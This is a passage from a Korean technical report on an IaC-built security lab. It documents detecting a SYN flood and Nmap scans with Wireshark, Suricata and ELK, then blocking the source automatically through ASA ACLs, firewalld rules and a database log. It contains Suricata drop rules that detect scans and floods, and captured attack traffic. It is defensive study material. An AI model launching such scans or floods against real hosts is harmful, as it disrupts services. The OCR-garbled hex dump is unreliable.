42709	2025-08-08 19:46:49.057621	172.16.15.66	피해자	TCP	68	Syn10 = 88 [SYN] Seq=0 Win=512 Len=0
42709	2025-08-08 19:46:49.057621	172.16.15.66	피해자	TCP	68	Syn11 = 88 [SYN] Seq=0 Win=512 Len=0
42709	2025-08-08 19:46:49.057621	172.16.15.66	피해자	TCP	68	Syn12 = 88 [SYN] Seq=0 Win=512 Len=0
42709	2025-08-08 19:46:49.057621	172.16.15.66	피해자	TCP	68	Syn13 = 88 [SYN] Seq=0 Win=512 Len=0
42709	2025-08-08 19:46:49.057621	172.16.15.66	피해자	TCP	68	Syn14 = 88 [SYN] Seq=0 Win=512 Len=0
42709	2025-08-08 19:46:49.057621	172.16.15.66	피해자	TCP	68	Syn15 = 88 [SYN] Seq=0 Win=512 Len=0
42709	2025-08-08 19:46:49.057621	172.16.15.66	피해자	TCP	68	Syn16 = 88 [SYN] Seq=0 Win=512 Len=0
42709	2025-08-08 19:46:49.057621	172.16.15.66	피해자	TCP	68	Syn17 = 88 [SYN] Seq=0 Win=512 Len=0
42709	2025-08-08 19:46:49.057621	172.16.15.66	피해자	TCP	68	Syn18 = 88 [SYN] Seq=0 Win=512 Len=0
42709	2025-08-08 19:46:49.057621	172.16.15.66	피해자	TCP	68	Syn19 = 88 [SYN] Seq=0 Win=512 Len=0
42709	2025-08-08 19:46:49.057621	172.16.15.66	피해자	TCP	68	Syn20 = 88 [SYN] Seq=0 Win=512 Len=0
42801	2025-08-08 19:46:49.058123	172.16.15.66	피해자 서버	TCP	54	88 + 54905 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
42801	2025-08-08 19:46:49.058123	172.16.15.66	피해자 서버	TCP	68	56224 + 88 [SYN] Seq=0 Win=512 Len=0
42802	2025-08-08 19:46:49.116630	172.16.15.66	피해자	TCP	54	88 + 54904 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
42802	2025-08-08 19:46:49.116630	172.16.15.66	피해자	TCP	54	88 + 54905 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
42802	2025-08-08 19:46:49.116630	172.16.15.66	피해자	TCP	54	88 + 54906 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
42805	2025-08-08 19:46:49.116630	172.16.15.66	피해자	TCP	54	88 + 54907 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
42805	2025-08-08 19:46:49.116630	172.16.15.66	피해자	TCP	54	88 + 54908 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
42805	2025-08-08 19:46:49.116630	172.16.15.66	피해자	TCP	54	88 + 54909 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
42805	2025-08-08 19:46:49.116630	172.16.15.66	피해자	TCP	54	88 + 54910 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
42805	2025-08-08 19:46:49.116630	172.16.15.66	피해자	TCP	54	88 + 54911 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
42805	2025-08-08 19:46:49.116630	172.16.15.66	피해자	TCP	54	88 + 54912 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
42805	2025-08-08 19:46:49.116630	172.16.15.66	피해자	TCP	54	88 + 54913 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
42805	2025-08-08 19:46:49.116630	172.16.15.66	피해자	TCP	54	88 + 54914 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
42805	2025-08-08 19:46:49.116630	172.16.15.66	피해자	TCP	54	88 + 54915 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
42805	2025-08-08 19:46:49.116630	172.16.15.66	피해자	TCP	54	88 + 54916 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
42805	2025-08-08 19:46:49.116630	172.16.15.66	피해자	TCP	54	88 + 54917 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
<						

Frame 3312: 166 bytes on wire (1320 bits), 166 bytes captured (1320 bits) on interface -, id 0  
> Ethernet II, Src: ca:01:66:9c:00:00 (ca:01:66:9c:00:00), Dst: Vhware\_83:8e:dc (00:0c:29:83:8e:dc)  
> Internet Protocol Version 4, Src: (피해자 IP) Dst: 172.16.16.1  
> Transmission Control Protocol, Src Port: 23, Dst Port: 64897, Seq: 1, Ack: 1, Len: 112  
> SSH Protocol

0000 00 8c 29 83 8e dc ca 01 6d 9c 00 00 00 00 45 48 ... EH  
0010 00 98 06 c2 48 00 3e 06 74 2f 00 14 00 02 ac 18 ... @ > t/  
0020 00 98 06 c2 48 00 3e 06 74 2f 00 14 00 02 ac 18 ... p  
0030 02 64 cc 96 00 00 38 8e 71 56 13 a9 45 b1 72 28 d ... 8 qV E R( ... ) 3 50 0F  
0040 8f 7d ca f4 4a ae 53 4f a5 38 46 f8 be f9 9d b4 ... 44 4c ed d9 76 16 2f 68 71 6e a0 d9 92 a2 22 D ... y / hpn ...  
0050 95 db 4e c1 78 16 2f 68 71 6e a0 d9 92 a2 22 D ... y / hpn ...  
0060 59 33 4b be fc 26 72 16 25 28 b7 ff 14 26 23 9f Y3k &r % - \$B  
0070 44 c4 ed d9 76 16 2f 68 71 6e a0 d9 92 a2 22 D ... y / hpn ...  
0080 95 db 4e c1 78 16 2f 68 71 6e a0 d9 92 a2 22 D ... y / hpn ...  
0090 59 33 4b be fc 26 72 16 25 28 b7 ff 14 26 23 9f Y3k &r % - \$B  
00a0 3f 23 c8 15 79 18 ?y -

Transmission Control Protocol, Protocol

파일: 46729-가 표시됨: 15138(32.4%) 프로필: Default

Wireshark 분석 결과, 피해자 서버로 정상적인 연결이 완료되지 않은 다수의 SYN 패킷이 지속 유입 자원 고갈을 유발하는 SYN Flood 공격으로 판단되며, ASA 방화벽을 통과하여 내부로 유입되는 상황 공격에 사용된 IP 주소는 \*\*172.16.15.66\*\*로 확인되어 긴급 차단 조치 필요 판단



IaC(코드형 인프라)를 활용한  
인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	70 / 104

#### ▣) 공격 감지 및 로그 기록

### 공격을 감지하는 suricata 로그

비정상적인 SYN Flood 공격 트래픽을 탐지하고 경고 로그를 생성

## Filebeat 가 로그를 중앙시스템으로 전송

Filebeat는 Suricata에서 발생한 침입 탐지 로그를 성공적으로 수집하여

ELK 스택(Elasticsearch, Logstash, Kibana)으로 전송



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	71 / 104

### ㄹ) 자동 방어 조치

#### 방어조치 코드

```
새로운 로그 없음.  
새로운 로그 없음.  
새로운 로그 없음.  
2개의 로그 저장될.  
[+] 172.16.15.66 차단 시작 (outside ACL, 300초)  
[+] 172.16.15.66 차단 룰 ACL에 추가 완료  
 룰 파일을 /etc/suricata/rules/local.rules 에 전송 완료  
 Suricata 재시작 완료:  
  
 DB 저장 완료: 172.16.15.66 / Nmap SYN Scan Detected / 피해자 IP @ 2025-08-08 19:41:41.270634  
새로운 로그 없음.  
새로운 로그 없음.  
1000개의 로그 저장될.  
[+] 172.16.15.66 는 이미 outside에서 차단 중입니다.  
 룰 파일을 /etc/suricata/rules/local.rules 에 전송 완료  
 Suricata 재시작 완료:  
  
 DB 저장 완료: 172.16.15.66 / Nmap SYN Scan Detected / 피해자 IP @ 2025-08-08 19:41:47.942710  
 DB 저장 완료: 172.16.15.66 / Possible DoS Attack Type : SYN flood / 피해자 IP @ 2025-08-08 19:41:47.948167  
 DB 저장 완료: 172.16.15.66 / -Pn_scan Detected / 피해자 IP @ 2025-08-08 19:41:47.968878  
 DB 저장 완료: 172.16.15.66 / SYN Scan or SYN Flood Detected / 피해자 IP @ 2025-08-08 19:41:47.983761  
555개의 로그 저장될.  
[+] 172.16.15.66 는 이미 outside에서 차단 중입니다.  
 룰 파일을 /etc/suricata/rules/local.rules 에 전송 완료  
 Suricata 재시작 완료:  
  
 DB 저장 완료: 172.16.15.66 / Nmap SYN Scan Detected / 피해자 IP @ 2025-08-08 19:41:52.236477  
 DB 저장 완료: 172.16.15.66 / Possible DoS Attack Type : SYN flood / 피해자 IP @ 2025-08-08 19:41:52.252021  
 DB 저장 완료: 172.16.15.66 / -Pn_scan Detected / 피해자 IP @ 2025-08-08 19:41:52.267244  
 DB 저장 완료: 172.16.15.66 / SYN Scan or SYN Flood Detected / 피해자 IP @ 2025-08-08 19:41:52.282297  
새로운 로그 없음.  
새로운 로그 없음.
```

- Suricata의 탐지 결과를 기반으로 자동 대응
- Elastic 로그 통해 공격 IP 주소를 식별하고, ASA 방화벽에 대한 차단 정책 적용을 시도
- IPS 룰셋 업데이트 과정 후 DB 기록

#### IPS\_RULE 적용

```
drop tcp 172.16.15.66 any ->(피해자 IP) any (msg:"Nmap SYN Scan Detected"; flags: S; threshold: type limit, track by_src, count 10, seconds 1; sid:6049910; rev:1;)  
drop tcp 172.16.15.66 any ->(피해자 IP) any (msg:"Possible DoS Attack Type : SYN flood"; flags: S; classtype: attempted-dos; detection_filter: track by_dst, count 20, seconds 10; sid:6999911; rev:1;)  
drop tcp 172.16.15.66 any ->(피해자 IP) any (msg:"-Pn_scan Detected"; flags: S; flow: stateless; threshold: type threshold, track by_src, count 10, seconds 30; sid:6039912; rev:1;)  
drop tcp 172.16.15.66 any -> any any (msg:"SYN Scan or SYN Flood Detected"; flags: S; threshold: type both, track by_src, count 500, seconds 3; sid:6039913; rev:1;)
```

- 공격을 진행하는 IP를 막기 위한 방어규칙이 활성화



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	72 / 104

### ▣) 다중 방어 시스템 적용

#### ASA 차단

```
ASA# sh access-list BLOCK_OUTSIDE
access-list BLOCK_OUTSIDE; 2 elements; name hash: 0x52d75cf2
access-list BLOCK_OUTSIDE line 1 extended deny ip host 172.16.15.66 any (hitcnt=0) 0xb8220d1b
access-list BLOCK_OUTSIDE line 2 extended permit ip any any (hitcnt=0) 0xa70c36a6
ASA#
```

SOAR 정책을 기반으로, 공격 IP 를 차단하는 ACL 규칙 추가

#### 코드 출력값(H-IDS 차단)

```
새로운 로그 없음.
새로운 로그 없음.
새로운 로그 없음.
◆ 명령어 출력: success
success
[!] 차단됨] 172.16.15.66 -> 피해자 서버IP (rocky)
새로운 로그 없음.
새로운 로그 없음.
```

네트워크 방화벽을 우회하거나 내부에서 발생했을 경우에 대비해, 호스트 레벨에서 차단

#### H-IDS 차단

```
[root@changwoo ~]# firewall-cmd --list-rich-rules
rule family="ipv4" source address="172.16.15.66" reject
```

서버 방화벽 차단 확인



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	73 / 104

### ㅂ) 방어 성공 및 차단 해제

#### ASA 차단 후 패킷

The Wireshark interface shows a list of captured TCP packets. The source IP is 172.16.17.171 and the destination IP is 192.168.1.100. The protocol is TCP. The first few packets are ACKs from the ASA (192.168.1.100) to 172.16.17.171. Subsequent packets show the ASA sending SYN-ACKs back to 172.16.17.171. The ASA's MAC address is 00:0c:29:83:8e:dc.

#### ASA 적용 후 Wireshark 패킷 확인시 공격자 IP 가 확인되지 않음

#### ASA 방화벽 차단해제

새로운 로그 없음.  
새로운 로그 없음.  
[+] 172.16.15.66 차단 해제 시작 (outside)  
새로운 로그 없음.  
새로운 로그 없음.  
새로운 로그 없음.  
새로운 로그 없음.  
[+] 172.16.15.66 차단 해제 완료 (outside)  
새로운 로그 없음.  
새로운 로그 없음.

일정시간이 지나면 해당 ip 에 대한 차단이 자동해제

#### ASA 방화벽 차단 해제 후

```
ASA# sh access-list BLOCK_OUTSIDE
access-list BLOCK_OUTSIDE; 1 elements; name hash: 0x52d75cf2
access-list BLOCK_OUTSIDE line 1 extended permit ip any any (hitcnt=0) 0xa70c36a6
```

설정된 시간이 지나 차단이 자동으로 해제되었다는 것을 확인



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	74 / 104

#### ⑧) 공격 재시도 확인

## 코드의 출력 값 확인

차단 해제 후, 공격자IP에서 공격시도가 발생했지만 실패됨

정상 패킷

No.	Time	Source	Destination	Protocol	Length/Info
81121	2025-08-08 20:29:18.264685	cx:01:24:59:00:38	Broadcast	ARP	68 Gratuitous ARP for 172.16.0.139 (Reply) (duplicate use of 172.16.0.139 detected!)
81122	2025-08-08 20:29:18.274479	cx:01:38:08:00:3a	Broadcast	ARP	68 who has 172.16.6.41? Tell 172.16.0.131
81123	2025-08-08 20:29:18.288796	EFPNetworks_7a:46:5e	Broadcast	ARP	68 who has 172.16.236.44? Tell 172.16.6.1
81124	2025-08-08 20:29:18.318795	EFPNetworks_7a:46:5e	Broadcast	ARP	68 who has 172.16.236.50? Tell 172.16.6.1
81125	2025-08-08 20:29:18.338779	EFPNetworks_7a:46:5e	Broadcast	ARP	68 who has 172.16.236.51? Tell 172.16.6.1
81126	2025-08-08 20:29:18.338719	EFPNetworks_7a:46:5e	Broadcast	ARP	68 who has 172.16.236.42? Tell 172.16.6.1
81127	2025-08-08 20:29:18.356654	EFPNetworks_7a:46:5e	Broadcast	ARP	68 who has 172.16.236.43? Tell 172.16.6.1
81128	2025-08-08 20:29:18.378655	EFPNetworks_7a:46:5e	Broadcast	ARP	68 who has 172.16.236.49? Tell 172.16.6.1
81129	2025-08-08 20:29:18.380568	VMware_2b:a5:5d	Broadcast	ARP	68 who has 172.16.236.50? Tell 172.16.6.1
81130	2025-08-08 20:29:18.380568	VMware_2b:a5:5d	Broadcast	ARP	68 who has 172.16.236.51? Tell 172.16.6.1
81131	2025-08-08 20:29:18.398812	VMware_83:8e:fa	Broadcast	ARP	68 who has 172.16.13.2? Tell 172.16.0.135
81132	2025-08-08 20:29:18.398812	VMware_83:8e:fa	Broadcast	ARP	68 Conf_Root 172.16.0.135 Cost = 0 Port = 0x8004
81133	2025-08-08 20:29:18.449033	EFPNetworks_7a:46:5e	Broadcast	ARP	68 who has 172.16.236.38? Tell 172.16.6.1
81134	2025-08-08 20:29:18.449033	EFPNetworks_7a:46:5e	Broadcast	ARP	68 who has 172.16.236.39? Tell 172.16.6.1
81135	2025-08-08 20:29:18.450895	EFPNetworks_7a:46:5e	Broadcast	ARP	68 who has 172.16.236.37? Tell 172.16.6.1
81136	2025-08-08 20:29:18.475132	VMware_68:fb:2b	Broadcast	ARP	68 who has 172.16.0.200? Tell 172.16.1.30
81137	2025-08-08 20:29:18.493422	VMware_2b:a5:5d	Broadcast	ARP	68 who has 172.16.116.211? Tell 172.16.4.100
81138	2025-08-08 20:29:18.500940	VMware_2b:a5:5d	Broadcast	ARP	68 who has 172.16.116.221? Tell 172.16.4.100
81139	2025-08-08 20:29:18.500940	VMware_2b:a5:5d	Broadcast	ARP	68 who has 172.16.116.222? Tell 172.16.4.100
81140	2025-08-08 20:29:18.509981	VMware_2b:a5:5d	Broadcast	ARP	68 who has 172.16.116.220? Tell 172.16.4.100
81141	2025-08-08 20:29:18.509981	VMware_2b:a5:5d	Broadcast	ARP	68 who has 172.16.116.218? Tell 172.16.4.100
81142	2025-08-08 20:29:18.509914	VMware_2b:a5:5d	Broadcast	ARP	68 who has 172.16.116.217? Tell 172.16.4.100
81143	2025-08-08 20:29:18.509914	VMware_2b:a5:5d	Broadcast	ARP	68 who has 172.16.116.216? Tell 172.16.4.100
81144	2025-08-08 20:29:18.509919	VMware_2b:a5:5d	Broadcast	ARP	68 who has 172.16.116.215? Tell 172.16.4.100
81145	2025-08-08 20:29:18.509919	VMware_2b:a5:5d	Broadcast	ARP	68 who has 172.16.116.216? Tell 172.16.4.100
81146	2025-08-08 20:29:18.510765	VMware_2b:a5:5d	Broadcast	ARP	68 who has 172.16.116.210? Tell 172.16.4.100
81147	2025-08-08 20:29:18.513710	VMware_2b:a5:5d	Broadcast	ARP	68 who has 172.16.116.209? Tell 172.16.4.100

네트워크 내부에서 전산적인 통신 패킷 확인



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	75 / 104

### o) 최종 상태


DB 저장						
	<input type="button" value="수정"/> <input type="button" value="삭제"/>	<b>id</b>	<b>action_time</b>	<b>blocked_ip</b>	<b>rule</b>	<b>reason</b>
Signature						
<input type="checkbox"/>	<input type="button" value="수정"/> <input type="button" value="삭제"/>	1005	2025-08-08 19:41:41	172.16.15.66	drop tcp 172.16.15.66 any -> any (msg:"Nm... Nmap SYN Scan Detected")	피해자 서버
<input type="checkbox"/>	<input type="button" value="수정"/> <input type="button" value="삭제"/>	1006	2025-08-08 19:41:47	172.16.15.66	drop tcp 172.16.15.66 any -> any (msg:"Nm... Nmap SYN Scan Detected")	피해자 서버
<input type="checkbox"/>	<input type="button" value="수정"/> <input type="button" value="삭제"/>	1007	2025-08-08 19:41:47	172.16.15.66	drop tcp 172.16.15.66 any -> any (msg:"Po... Possible DoS Attack Type : SYN flood")	피해자 서버
<input type="checkbox"/>	<input type="button" value="수정"/> <input type="button" value="삭제"/>	1008	2025-08-08 19:41:47	172.16.15.66	drop tcp 172.16.15.66 any -> any (msg:"P... -Pn_scan Detected")	피해자 서버
<input type="checkbox"/>	<input type="button" value="수정"/> <input type="button" value="삭제"/>	1009	2025-08-08 19:41:47	172.16.15.66	drop tcp 172.16.15.66 any -> any any (msg:"SYN Sca... SYN Scan or SYN Flood Detected")	피해자 서버
<input type="checkbox"/>	<input type="button" value="수정"/> <input type="button" value="삭제"/>	1010	2025-08-08 19:41:52	172.16.15.66	drop tcp 172.16.15.66 any -> any (msg:"Nm... Nmap SYN Scan Detected")	피해자 서버
<input type="checkbox"/>	<input type="button" value="수정"/> <input type="button" value="삭제"/>	1011	2025-08-08 19:41:52	172.16.15.66	drop tcp 172.16.15.66 any -> any (msg:"Po... Possible DoS Attack Type : SYN flood")	피해자 서버
<input type="checkbox"/>	<input type="button" value="수정"/> <input type="button" value="삭제"/>	1012	2025-08-08 19:41:52	172.16.15.66	drop tcp 172.16.15.66 any -> any (msg:"P... -Pn_scan Detected")	피해자 서버
<input type="checkbox"/>	<input type="button" value="수정"/> <input type="button" value="삭제"/>	1013	2025-08-08 19:41:52	172.16.15.66	drop tcp 172.16.15.66 any -> any any (msg:"SYN Sca... SYN Scan or SYN Flood Detected")	피해자 서버
<input type="checkbox"/>	<input type="button" value="수정"/> <input type="button" value="삭제"/>	1014	2025-08-08 19:47:49	172.16.15.66	drop tcp 172.16.15.66 any -> any (msg:"Nm... Nmap SYN Scan Detected")	피해자 서버
<input type="checkbox"/>	<input type="button" value="수정"/> <input type="button" value="삭제"/>	1015	2025-08-08 19:47:49	172.16.15.66	drop tcp 172.16.15.66 any -> any (msg:"P... -Pn_scan Detected")	피해자 서버
<input type="checkbox"/>	<input type="button" value="수정"/> <input type="button" value="삭제"/>	1016	2025-08-08 19:47:49	172.16.15.66	drop tcp 172.16.15.66 any -> any (msg:"Po... Possible DoS Attack Type : SYN flood")	피해자 서버
<input type="checkbox"/>	<input type="button" value="수정"/> <input type="button" value="삭제"/>	1017	2025-08-08 19:47:49	172.16.15.66	drop tcp 172.16.15.66 any -> any any (msg:"SYN Sca... SYN Scan or SYN Flood Detected")	피해자 서버
<input type="checkbox"/>	<input type="button" value="수정"/> <input type="button" value="삭제"/>	1018	2025-08-08 19:47:53	172.16.15.66	drop tcp 172.16.15.66 any -> any (msg:"Nm... Nmap SYN Scan Detected")	피해자 서버
<input type="checkbox"/>	<input type="button" value="수정"/> <input type="button" value="삭제"/>	1019	2025-08-08 19:47:53	172.16.15.66	drop tcp 172.16.15.66 any -> any (msg:"P... -Pn_scan Detected")	피해자 서버
<input type="checkbox"/>	<input type="button" value="수정"/> <input type="button" value="삭제"/>	1020	2025-08-08 19:47:53	172.16.15.66	drop tcp 172.16.15.66 any -> any (msg:"Po... Possible DoS Attack Type : SYN flood")	피해자 서버
<input type="checkbox"/>	<input type="button" value="수정"/> <input type="button" value="삭제"/>	1021	2025-08-08 19:47:53	172.16.15.66	drop tcp 172.16.15.66 any -> any any (msg:"SYN Sca... SYN Scan or SYN Flood Detected")	피해자 서버
<input type="checkbox"/>	<input type="button" value="수정"/> <input type="button" value="삭제"/>	1022	2025-08-08 19:53:22	172.16.15.66	drop tcp 172.16.15.66 any -> any (msg:"Nm... Nmap SYN Scan Detected")	피해자 서버
<input type="checkbox"/>	<input type="button" value="수정"/> <input type="button" value="삭제"/>	1023	2025-08-08 19:53:22	172.16.15.66	drop tcp 172.16.15.66 any -> any (msg:"P... -Pn_scan Detected")	피해자 서버

데이터베이스에 차단했던 기록들이 저장

로그기반 차단 정책에 사용됨

## 6. 침투 테스트 결과

#### 가) 침투 테스트 절차




